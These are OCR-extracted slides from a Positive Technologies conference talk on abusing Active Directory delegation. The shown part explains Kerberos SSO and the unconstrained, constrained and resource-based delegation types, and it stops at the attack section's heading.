POSITIVE TECHNOLOGIES

Open SysConf'19

Abusing Delegation Mechanisms for Domain Dominance

Egor Podmokov, PT ESC

whoami

```
(&\
    (memberOf=PT ESC)\
    (memberOf=DC7831)\
    (memberOf=sys-adm.in)\
)
```

PT ESC

- Perform threat hunting on the Customer's infrastructure
- Investigate incidents
- Write correlation rules
- Develop IDS rules: over 5,000 by now
- Enrich our products with expertise

twitter.com/AttackDetection

History

- **Unconstrained Delegation**
  Windows 2000

History

- **Unconstrained Delegation**
  Windows 2000

- **Constrained Delegation**
  Windows Server 2003

History

- **Unconstrained Delegation**
  Windows 2000


- **Constrained Delegation**
  Windows Server 2003

- **Resource-Based Constrained Delegation**
  Windows Server 2012

Kerberos & Single Sign-On (SSO)

AS-REQ / AS-REP


Logon



Kerberos & Single Sign-On (SSO)

AS-REQ / AS-REP
TGS-REQ / TGS-REP

Logon



User


AS-REQ

TGT

AS-REP

KDC

Logon on service



Service

TGS

User

1. AS-REQ

TGT

2. AS-REP

3. TGS-REQ

TGS

4. TGS-REP

KDC

Specification


Unconstrained Delegation

+ Easy to setup

+ Easy to use

+ Easy to maintain

- Insecure



Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation

● Trust this computer for delegation to any service (Kerberos only)

○ Trust this computer for delegation to specified services only

● Use Kerberos only

○ Use any authentication protocol

Services to which this account can present delegated credentials:


□ Expanded

Unconstrained Delegation

TrustedForDelegation

TGT for primary login

TGS for login to service




Constrained Delegation

+ Easy to use

- Hard to setup
- Hard to maintain
- Insecure

SPN



Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation

○ Trust this computer for delegation to any service (Kerberos only)

● Trust this computer for delegation to specified services only

○ Use Kerberos only

● Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N:
HTTP	sharepoint		
MSSQL	db.fc-voshod.phd	1443	
MSSQL	db.fc-voshod.phd	MSSQLSER...	
SP	C2WTS		

□ Expanded

Constrained Delegation


TrustedToAuthForDelegation

S4USelf

User authenticates to the service in some way other than by using Kerberos

S4UProxy


Allows the caller to contact some other service, acting on behalf of the user.



Resource-Based Constrained Delegation

+ Easy to use

- **Very hard** to setup
- Hard to maintain
- Insecure



SHAREPOINT Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation
○ Trust this computer for delegation to any service (Kerberos only)
● Trust this computer for delegation to specified services only
○ Use Kerberos only
● Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N
HTTP	sharepoint		
MSSQL	db.fc-voshod.phd	1443	
MSSQL	db.fc-voshod.phd	MSSQLSER...	
SP	C2WTS		

□ Expanded


Resource-Based Constrained Delegation

S4USelf

User authenticates to the service in some way other than by using Kerberos

S4UProxy

Allows the caller to contact some other service, acting on behalf of the user.


Service A
Service B
Classic Constrained Delegation
msDS-AllowedToDelegateTo=Service B
"outgoing" constrained delegation
Resourced-Based Constrained Delegation
msDS-AllowedToActOnBehalfOfOtherIdentity=Service A
"incoming" constrained delegation

Attack


Unconstrained Delegation

Unconstrained Delegation: attack

